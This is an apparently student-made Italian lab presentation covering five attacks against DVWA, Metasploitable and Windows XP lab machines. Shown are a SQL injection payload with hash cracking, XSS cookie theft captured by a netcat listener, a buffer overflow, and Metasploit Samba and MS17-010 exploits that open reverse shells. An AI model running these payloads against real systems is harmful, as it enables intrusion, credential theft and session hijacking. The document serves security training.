

Building Week

La compagnia CameliaIT si occupa di fare divulgazione e di esporre esempi che riguardano attacchi informatici della vita quotidiana.

In questa presentazione vi faremo vedere 5 tipi di attacchi informatici che trattano il furto di password salvata in un database, il furto dei cookie, il BOF (buffer overflow), l'utilizzo di due exploit sfruttando le vulnerabilità di due macchine diverse.

Ci occuperemo di darvi una dimostrazione dell'attacco in un ambiente virtuale controllato e creato da noi, la spiegazione dell'attacco e delle terminologie che andremo a vedere.



CameliaIT S.R.L.

Aramu Marta
Balbuena Pablo
Bordese Andrea
Deiana Mattia
Giangiuli Saverio
Leonardo Guglielmini

Traccia 1 - Introduzione

In questa traccia si va a sfruttare la vulnerabilità SQL Injection presente sulla Web Application DVWA per recuperare in chiaro la password dell'utente Pablo Picasso all'interno del database. I requisiti di laboratorio utilizzati sono:

Ip macchina attaccante kali: 192.168.113.100/24
Ip macchina attaccata metasploitable:
192.168.13.150/24.

I primi passaggi per andare a svolgere l'attacco sono la configurazione del laboratorio. Per primo vengono messi gli indirizzi ip dati alle macchine che utilizzeremo. Poi andremo su un browser con kali e inseriremo nella ricerca l'ip di metasploitable, ci apparirà una GUI dove andremo a cliccare su DVWA. DVWA (Damn Vulnerable Web Application) è un app web sicura e controllata progettata per scopi educativi e di formazione nel campo informatico, essendo vulnerabile a una vasta gamma di attacchi web, consentendo all'utente di imparare e praticare tecniche di hacking etico. Successivamente passiamo alla creazione di un nuovo database e impostiamo il livello di sicurezza "low".

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:98:56:67
          inet addr:192.168.13.150  Bcast:192.168.13.255  Mask:255.255.255
          inet6 addr: fe80::a00:27ff:fe98:5667:64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:49 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:3878 (3.7 KB)
          Base address:0xd020 Memory:f0200000-f0220000

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
          inet 192.168.13.100  netmask 255.255.255.0  broadcast 192.168.13.255
          inet6 fe80::a00:27ff:fee2:51e4  prefixlen 64  scopeid 0x20<link>
          ether 08:00:27:e2:51:e4  txqueuelen 1000  (Ethernet)
          RX packets 6  bytes 512 (512.0 B)
          RX errors 0  dropped 0  overruns 0  frame 0
          TX packets 24  bytes 3076 (3.0 KiB)
          TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low  Submit

Traccia 1 - rockyou.txt


Per l'attacco vero e proprio ci spostiamo su kali, apriamo il terminale e utilizziamo l'account root per avere i privilegi di amministrazione. Successivamente ci spostiamo nella directory wordlists facendo "cd /usr/share/wordlists" e con il comando "ls" ci mostra tutti i file e le directory all'interno. Ci interessa il file rockyou.txt.gz, un noto archivio contenente un elenco di password comunemente utilizzate, troveremo questo file in formato compresso Gzip (.gz) e lo andremo a decomprimere come mostrato.

```
(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
└─(root㉿kali)-[/home/kali]
  └─# cd /usr/share/wordlists

└─(root㉿kali)-[/usr/share/wordlists]
  └─# ls
amass      dnsmap.txt  john.lst   nmap.lst   wfuzz
dirb       fasttrack.txt legion      rockyou.txt.gz wifite.txt
dirbuster  fern-wifi   metasploit sqlmap.txt

└─(root㉿kali)-[/usr/share/wordlists]
  └─# gunzip rockyou.txt.gz

└─(root㉿kali)-[/usr/share/wordlists]
  └─# ls
amass      dnsmap.txt  john.lst   nmap.lst   wfuzz
dirb       fasttrack.txt legion      rockyou.txt wifite.txt
dirbuster  fern-wifi   metasploit sqlmap.txt
```

The image shows a Kali Linux terminal window and a file manager window. The terminal window shows the user switching to root via 'sudo su', navigating to '/usr/share/wordlists', listing files with 'ls', and decompressing 'rockyou.txt.gz' with 'gunzip'. The file manager window shows the same directory, with a sidebar containing 'Home', 'Instructions', and 'Setup'. The main pane displays a grid of files, including 'rockyou.txt.gz' which is highlighted in red. Below the file grid, there are tabs for 'Command Execution', 'CSRF', 'File Inclusion', and 'SQL Injection'.

Traccia 1 - Query


Fatto questo andiamo su DVWA e sapendo essere vulnerabile da input utente inseriamo nell'input del database la query "1' UNION SELECT 1, CONCAT(user_id, 'user', password) FROM users#".

A noi interessa solo l'utente pablo, quindi copiamo username e codice hash in un file di testo.



*~/Desktop/pablito.txt - Mousepad

File Edit Search View Document Help



1 pablo:0d107d09f5bbe40cade3de5c71e9e9b7|

User ID:

Submit

ID: 1' UNION SELECT 1, CONCAT(user_id, '.', user, '.', password) FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT 1, CONCAT(user_id, '.', user, '.', password) FROM users#
First name: 1
Surname: 1.admin.5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT 1, CONCAT(user_id, '.', user, '.', password) FROM users#
First name: 1
Surname: 2.gordonb.e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT 1, CONCAT(user_id, '.', user, '.', password) FROM users#
First name: 1
Surname: 3.1337.8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT 1, CONCAT(user_id, '.', user, '.', password) FROM users#
First name: 1
Surname: 4.pablo.0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT 1, CONCAT(user_id, '.', user, '.', password) FROM users#
First name: 1
Surname: 5.smithy.5f4dcc3b5aa765d61d8327deb882cf99

Traccia 1 - John the Ripper

Torniamo di nuovo su kali dove in un altro terminale avviamo John the Ripper, software noto per il cracking di password. Con il comando “john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt pablito.txt” diciamo a john di cercare corrispondenze agli hash di password presenti nel file di testo. Se viene trovata una corrispondenza john segnala di aver trovata la password, per visualizzare la password trovata utilizziamo il comando “john --show -format=raw-md5 pablito.txt”.

```
(root@kali)-[/home/kali/Desktop]
# john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt pablito.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=3
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein          (pablo)
1g 0:00:00:00 DONE (2024-01-29 16:31) 14.28g/s 8228p/s 8228c/s 8228C/s jeffrey..pa
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords
Session completed.

(root@kali)-[/home/kali/Desktop]
# john --show -format=raw-md5 pablito.txt
pablo:letmein

1 password hash cracked, 0 left
```

Traccia 1 - Login

Una volta recuperata la password in chiaro, possiamo tornare sulla pagina login di DVWA e inserire username e password dell'utente pablo. Inserendo pablo come username e letmein, cioè la password trovata da john, possiamo vedere che il login avverrà con successo.

Ci sono vari metodi per ottenere una password da un codice hash, uno di questi può anche essere un sito dove noi inserendo il codice hash ci restituisce la parola criptata.

Oppure

0d107d09f5bbe40cade3de5c71e9e9b7" Decripta md5()

`md5-decrypt("0d107d09f5bbe40cade3de5c71e9e9b7")`

letmein



The screenshot displays the DVWA (Damn Vulnerable Web Application) login interface. At the top center is the DVWA logo. Below it, the 'Username' field contains 'pablo' and the 'Password' field contains 'letmein'. A 'Login' button is positioned below the password field. To the right of the login fields, there is a 'Show password' checkbox which is checked. Below the login fields, there are two buttons: 'About' and 'Logout'. On the far right, a message states 'You have logged in as 'pablo''. At the bottom right, the following information is displayed: 'Username: pablo', 'Security Level: high', and 'PHPIDS: disabled'.

Traccia 2 - Introduzione

In questa traccia si va a sfruttare la vulnerabilità XSS persistente presente sulla Web Application DVWA per il furto di una sessione di un utente del sito, inoltrando i cookie “rubati” ad un web server di nostro controllo. I requisiti di laboratorio utilizzati sono:

Ip macchina attaccante kali:


192.168.104.100/24

Ip macchina attaccata metasploitable:

192.168.104.150/24.

I primi passaggi per andare a svolgere l'attacco sono la configurazione del laboratorio. Come visto per la traccia precedente prepariamo il laboratorio impostando gli ip delle macchine e DVWA. Dopo aver fatto l'accesso su DVWA andiamo su XSS stored e per dimostrare che il sito è vulnerabile ad input utente facciamo come mostrato.

Vulnerability: Stored Cross Site Scripting (XSS)



A screenshot of the DVWA XSS Stored input form. It features two input fields: 'Name *' with the value 'marco' and 'Message *' with the value '<i> ciao a tutti'. Below the message field is a 'Sign Guestbook' button.

Name *	marco
Message *	<i> ciao a tutti
<input type="button" value="Sign Guestbook"/>	


Name: test
Message: This is a test comment.

Name: marco
Message: *ciao a tutti*

Traccia 2 - “maxlength”

Prima di inserire lo script probabilmente dovremmo andare ad aumentare la capacità massima di caratteri che possiamo inserire nel messaggio.

Ispezionando la pagina possiamo trovare scritto nella zona del messaggio “maxlength=50” noi lo cambieremo alla quantità di caratteri a noi necessaria.



```
Search HTML | + | ✎  
border="0">  
  <tbody>  
    <tr>  
      <td width="100">Message *</td>  
      <td>  
        <textarea name="mtxMessage" cols="50" rows="3" maxlength="50"></textarea>  
      </td>  
    </tr>  
  </tbody>  
</div>  
div.vulnerable_code_area > form > table > tbody > tr > td > textarea >  
  
Search HTML | + | ✎  
<tbody>  
  <tr>  
    <td width="100">Message *</td>  
    <td>  
      <textarea name="mtxMessage" cols="50" rows="3" maxlength="10000"></textarea>  
    </td>  
  </tr>  
<tr>  
  <td width="100">{whitespace}</td>  
</div>  
div.vulnerable_code_area > form > table > tbody > tr > td > textarea >
```



Traccia 2 - Script - Netcat

Successivamente apriamo un terminale su kali e con l'utilizzo di netcat andiamo ad aprire un web server dove "ascoltiamo" ciò che passa per la porta scelta. Successivamente possiamo inserire nell'input della web app lo script malevolo.

```
(kali@kali)-[~/Desktop/buildweek2]
$ nc -lvp 4444

listening on [any] 4444 ...
```

Vulnerability: Stored Cross Site Scripting (XSS)



Name *

Message *

Traccia 2 - Cookie

Una volta inserito questo messaggio ogni volta che un utente passerà con il cursore o cliccherà quel messaggio, che all'apparenza non sembrerà uno script malevolo, netcat stando in ascolto riceverà i cookie di sessione dell'utente.

```
(kali@kali)-[~/Desktop/buildweek2]
$ nc -lvp 4444

listening on [any] 4444 ...
192.168.104.100: inverse host lookup failed: Host name lookup failure
connect to [192.168.104.100] from (UNKNOWN) [192.168.104.100] 48420
GET /?cookie=security=low;%20PHPSESSID=d15b4c7b4fb1f8b2f2895b268d4caeca HTTP/1.1
Host: 192.168.104.100:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.104.150/
Upgrade-Insecure-Requests: 1
```

Traccia 3 - Introduzione

In questa traccia andiamo ad utilizzare il BOF (buffer overflow) per sfruttare la vulnerabilità del codice relativo al mancato controllo dell'input utente.

Questo programma fa inserire 10 numeri interi, un numero per vettore, successivamente li mostra nell'ordine da noi inseriti per poi mostrarli in ordine crescente.

```
#include <stdio.h>

int main () {
    int vector [10], i, j, k;
    int swap_var;

    printf ("Inserire 10 interi:\n");
    for ( i = 0 ; i < 10 ; i++)
    {
        int c= i+1;
        printf("[%d]:", c);
        scanf ("%d", &vector[i]);
    }

    printf ("Il vettore inserito e':\n");
    for ( i = 0 ; i < 10 ; i++)
    {
        int t= i+1;
        printf("[%d]: %d", t, vector[i]);
        printf("\n");
    }

    for (j = 0 ; j < 10 - 1; j++)
    {
        for (k = 0 ; k < 10 - j - 1; k++)
        {
            if (vector[k] > vector[k+1])
            {
                swap_var=vector[k];
                vector[k]=vector[k+1];
                vector[k+1]=swap_var;
            }
        }
    }

    printf("Il vettore ordinato e':\n");
    for (j = 0; j < 10; j++)
    {
        int g = j+1;
        printf("[%d]:", g);
        printf("%d\n", vector[j]);
    }

    return 0;
}
```

Inserire 10 interi:

[1]:1
[2]:2
[3]:3
[4]:4
[5]:5
[6]:6
[7]:7
[8]:9
[9]:8
[10]:11

Il vettore inserito e':

[1]: 1
[2]: 2
[3]: 3
[4]: 4
[5]: 5
[6]: 6
[7]: 7
[8]: 9
[9]: 8
[10]: 11

Il vettore ordinato e':

[1]:1
[2]:2
[3]:3
[4]:4
[5]:5
[6]:6
[7]:7
[8]:8
[9]:9
[10]:11

Traccia 3 - BOF

Per far avvenire il BOF dobbiamo variare l'input dei numeri interi, andando ad aumentare il numero di variabili inseribili dall'utente, ma rimanendo invariati i vettori che servono per mostrare l'input inserito dall'utente.

```
#include <stdio.h>

int main () {

int vector [10], i, j, k; // inizializza vettore di 10 numeri interi + 3 variabili utili per i cicli for
int swap_var; //inizializza variabile intera

printf ("Inserire 10 interi:\n");

for ( i = 0 ; i <20 ; i++) //ciclo for per inserire i 10 numeri interi nel vettore
{
    int c= i+1;
    printf("[%d]:", c);
    scanf ("%d", &vector[i]);
}

printf ("Il vettore inserito e':\n");
for ( i = 0 ; i <=10 ; i++) //ciclo for per mostrare i 10 valori inseriti
{
    int t= i+1;
    printf("[%d]: %d", t, vector[i]);
    printf("\n");
}

for (j = 0 ; j < 10 - 1; j++) //cicli for innestati per scambiare i valori in ordine crescente
{
    for (k = 0 ; k < 10 - j - 1; k++)
    {
        if (vector[k] > vector[k+1])
        {
            swap_var=vector[k];
            vector[k]=vector[k+1];
            vector[k+1]=swap_var;
        }
    }
}

printf("Il vettore ordinato e':\n");
for (j = 0; j < 10; j++) //ciclo for per la stampa del vettore ordinato
{
    int g = j+1;
    printf("[%d]:", g);
    printf("%d\n", vector[j]);
}

return 0;

}
```

Inserire 10 interi:

```
[1]:2
[2]:56
[3]:24
[4]:84
[5]:66
[6]:23
[7]:12
[8]:32
[9]:4
[10]:85
[11]:63
[12]:21
[13]:54
[14]:21
[15]:86
[16]:45
[17]:2147
[18]:78
[19]:45
[20]:3
```

Il vettore inserito e':

```
[1]: 2
[2]: 56
[3]: 24
[4]: 84
[5]: 66
[6]: 23
[7]: 12
[8]: 32
[9]: 4
[10]: 85
```

Il vettore ordinato e':

```
[1]:2
[2]:4
[3]:12
[4]:23
[5]:24
[6]:32
[7]:56
[8]:66
[9]:84
[10]:85
```

zsh: segmentation fault ./bofclang2

Traccia 4 - Introduzione

In questa traccia si va a sfruttare una vulnerabilità di Metasploitable, che con l'utilizzo di un exploit ci permette di entrare nella macchina attaccata e scrivere comandi senza il consenso dell'utente. I requisiti di laboratorio utilizzati sono:
Ip macchina attaccante kali: 192.168.50.100/24
Ip macchina attaccata metasploitable: 192.168.50.150/24.

Il primo passaggio è configurare gli indirizzi ip alle macchine che utilizzeremo, poi con un ping controlliamo che le macchine comunicano tra loro. Come primo passaggio faremo uno scan delle vulnerabilità della macchina con Nessus, nessus ci da un elenco di tutte le vulnerabilità così da poter scegliere quale usare per attaccare la macchina. Dato che sfrutteremo la vulnerabilità samba, vediamo che essa utilizza la porta 445 TCP che è aperta sulla macchina, quindi con nmap possiamo verificare che la porta 445 della macchina attaccata sia aperta. Dopo aver fatto questo possiamo passare all'attacco, andando sul terminale e avviamo msfconsole, che useremo per la ricerca e l'avvio dell'exploit.

tenable Nessus Essentials Scans Settings

Metasploitable / 192.168.50.150

Back to Hosts

Vulnerabilities 61

Filter Search Vulnerabilities 61 Vulnerabilities

Sev	CVSS	VPR	Name	Family	Count
CRITICAL	10.0 +	5.9	NFS Exported Share Information Disclosure	RPC	1
CRITICAL	10.0		Unix Operating System Unsupported Version Detection	General	1
CRITICAL	10.0 +		VNC Server 'password' Password	Gain a shell remotely	1
CRITICAL	9.8		SSL Version 2 and 3 Protocol Detection	Service detection	2
CRITICAL	9.8		Bind Shell Backdoor Detection	Backdoors	1
CRITICAL	SSL (Multiple Issues)	Gain a shell remotely	3
HIGH	7.5		NFS Shares World Readable	RPC	1
HIGH	7.5	6.7	Samba Backdoor Vulnerability	General	1
CRITICAL	SSL (Multiple Issues)	General	28
CRITICAL	ISC Bind (Multiple Issues)	DNS	5
MEDIUM	6.5		TLS Version 1.0 Protocol Detection	Service detection	2
MEDIUM	5.9	3.6	SSL Anonymous Cipher Suites Supported	Service detection	1
MEDIUM	5.9	4.4	SSL DROWN Attack Vulnerability (Decrypting RSA with ...	Misc.	1
MEDIUM	5.3	4.6	HTTP TRACE / TRACK Methods Allowed	Web Servers	1

Host Details

IP: 192.168.50.150
MAC: 08:00:27:34:ED:05
OS: Linux Kernel 2.6 on Ubuntu 8.04 (hardy)
Start: January 29 at 4:43 AM
End: January 29 at 5:08 AM
Elapsed: 25 minutes
KB: Download

Vulnerabilities

Donut chart showing vulnerability distribution: Critical (red), High (orange), Medium (yellow), Low (green), Info (blue).

Tenable News

Cybersecurity Snapshot: New Guide Details How To U...

Read More

Traccia 4 - “search samba”

Con il comando “search samba” possiamo trovare tutti i risultati, ovviamente scartiamo quelli che non sono per linux e inoltre il modulo exploit deve avere un payload che ci serve per ottenere l’accesso interno della macchina.

```
msf6 > search samba
```

Matching Modules

#	Name	Disclosure Date	Rank	Check
Description				
0	exploit/unix/webapp/citrix_access_gateway_exec	2010-12-21	excellent	Yes
Citrix Access Gateway Command Execution				
1	exploit/windows/license/calicclnt_getconfig	2005-03-02	average	No
Computer Associates License Client GETCONFIG Overflow				
2	exploit/unix/misc/distcc_exec	2002-02-01	excellent	Yes
DistCC Daemon Command Execution				
3	exploit/windows/smb/group_policy_startup	2015-01-26	manual	No
Group Policy Script Execution From Shared Resource				
4	post/linux/gather/enum_configs		normal	No
Linux Gather Configurations				
5	auxiliary/scanner/rsync/modules_list		normal	No
List Rsync Modules				
6	exploit/windows/fileformat/ms14_060_sandworm	2014-10-14	excellent	No
MS14-060 Microsoft Windows OLE Package Manager Code Execution				
7	exploit/unix/http/quest_kace_systems_management_rce	2018-05-31	excellent	Yes
Quest KACE Systems Management Command Injection				
8	exploit/multi/samba/usermap_script	2007-05-14	excellent	No
Samba "username map script" Command Execution				

Traccia 4 - Exploit

Una volta trovato l'exploit (exploit/multi/samba/usermap_script) con show options possiamo vedere se dobbiamo inserire dei parametri obbligatori, noi dobbiamo inserire l'indirizzo della macchina attaccata, la porta del payload e la porta del servizio samba. Dopo aver cambiato i parametri a nostra scelta avviamo l'exploit.

The Metasploit Framework Help

```
msf6 exploit(multi/samba/usermap_script) > show options
```

Module options (exploit/multi/samba/usermap_script):

Name	Current Setting	Required	Description
CHOST		no	The local client address
CPORT		no	The local client port
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.50.150	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	445	yes	The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

Name	Current Setting	Required	Description
LHOST	192.168.50.100	yes	The listen address (an interface may be specified)
LPORT	5555	yes	The listen port

Exploit target:

Id	Name
0	Automatic

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(multi/samba/usermap_script) > exploit
```

```
[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:32948) at 2024-01-30 07:08:04 -0500
```


Traccia 4 - “ifconfig”

Dopo che l'exploit si è avviato siamo ufficialmente all'interno della macchina attaccata, ora possiamo eseguire qualsiasi tipo di comando, ma per verificare che siamo all'interno della macchina utilizziamo il comando “ifconfig” che ci mostra la configurazione di rete della macchina.

```
ifconfig  
eth0
```

```
Link encap:Ethernet  HWaddr 08:00:27:84:ed:6e  
inet addr:192.168.50.150  Bcast:192.168.50.255  Mask:255.255.255.0  
inet6 addr: fe80::a00:27ff:fe84:ed6e/64 Scope:Link  
UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
RX packets:11 errors:0 dropped:0 overruns:0 frame:0  
TX packets:73 errors:0 dropped:0 overruns:0 carrier:0  
collisions:0 txqueuelen:1000  
RX bytes:1200 (1.1 KB)  TX bytes:5744 (5.6 KB)  
Base address:0xd020  Memory:f0200000-f0220000
```

```
lo
```

```
Link encap:Local Loopback  
inet addr:127.0.0.1  Mask:255.0.0.0  
inet6 addr: ::1/128 Scope:Host  
UP LOOPBACK RUNNING  MTU:16436  Metric:1  
RX packets:126 errors:0 dropped:0 overruns:0 frame:0  
TX packets:126 errors:0 dropped:0 overruns:0 carrier:0  
collisions:0 txqueuelen:0  
RX bytes:29333 (28.6 KB)  TX bytes:29333 (28.6 KB)
```

Traccia 5 - Introduzione

In questa traccia si va a sfruttare una vulnerabilità di Windows XP, che con l'utilizzo di un exploit ci permette di ottenere una sessione Meterpreter nella macchina attaccata e scrivere comandi senza il consenso dell'utente.

I requisiti di laboratorio utilizzati sono:
Ip macchina attaccante kali: 192.168.200.100/24
Ip macchina attaccata metasploitable: 192.168.200.200/24.

Il primo passaggio è configurare gli indirizzi ip alle macchine che utilizzeremo, poi con un ping controlliamo che le macchine comunicano tra loro. Come primo passaggio faremo uno scan delle vulnerabilità della macchina con Nessus, nessus ci dà un elenco di tutte le vulnerabilità e tra le vulnerabilità date vedremo quella con nome "MS17-010 Windows SMB server" che sarà quella che sfrutteremo. Dato che la vulnerabilità che sfrutteremo utilizza la porta 445 TCP verifichiamo con nmap se la porta è aperta.

Vulnerabilities

Total: 28

SEVERITY	CVSS V3.0	VPR SCORE	PLUGIN	NAME
CRITICAL	9.8	9.2	34477	MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (958644) (ECLIPSEDWING) (uncredentialed check)
CRITICAL	10.0	-	73182	Microsoft Windows XP Unsupported Installation Detection
CRITICAL	10.0	-	108797	Unsupported Windows OS (remote)
CRITICAL	10.0*	7.4	35362	MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution (958687) (uncredentialed check)
HIGH	8.1	9.7	97833	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)
HIGH	7.3	6.6	26920	SMB NULL Session Authentication

Traccia 5 - “search ms17_010”

Adesso possiamo andare sul terminale di kali e avviare msfconsole, che useremo per la ricerca e l'avvio dell'exploit.

Con il comando “search ms17-010” cerchiamo l'exploit provando ad escludere quale funziona.

Una volta trovato l'exploit (exploit/windows/smb/ms17_010_psexec) con show options possiamo vedere se dobbiamo inserire dei parametri obbligatori, noi dobbiamo inserire l'indirizzo della macchina attaccata, la porta del payload e la porta del servizio samba.

```
msf6 > search ms17-010
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	Yes	MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	No	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3	auxiliary/scanner/smb/smb_ms17_010		normal	No	MS17-010 SMB RCE Detection
4	exploit/windows/smb/smb_doublepulsar_rce	2017-04-14	great	Yes	SMB DOUBLEPULSAR Remote Code Execution

Module options (exploit/windows/smb/ms17_010_psexec):

Name	Current Setting	Required	Description
DBGTRACE	false	yes	Show extra debug trace info
LEAKATTEMPTS	99	yes	How many times to try to leak transaction
NAMEDPIPE		no	A named pipe that can be connected to (leave blank for auto)
NAMED_PIPES	/usr/share/metasploit-framework/data/wordlists/named_pipes.txt	yes	List of named pipes to check
RHOSTS	192.168.200.200	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basic-usage.html#the-target-port-tcp
RPORT	445	yes	The Target port (TCP)
SERVICE_DESCRIPTION		no	Service description to be used on target for pretty listing
SERVICE_DISPLAY_NAME		no	The service display name
SERVICE_NAME		no	The service name
SHARE	ADMIN\$	yes	The share to connect to, can be an admin share (ADMIN\$,C\$, ...) or a normal read-only folder share
SMBDomain		no	The Windows domain to use for authentication
SMBPass		no	The password for the specified username
SMBUser		no	The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.200.100	yes	The listen address (an interface may be specified)
LPORT	7777	yes	The listen port

Traccia 5 - Verifica macchina

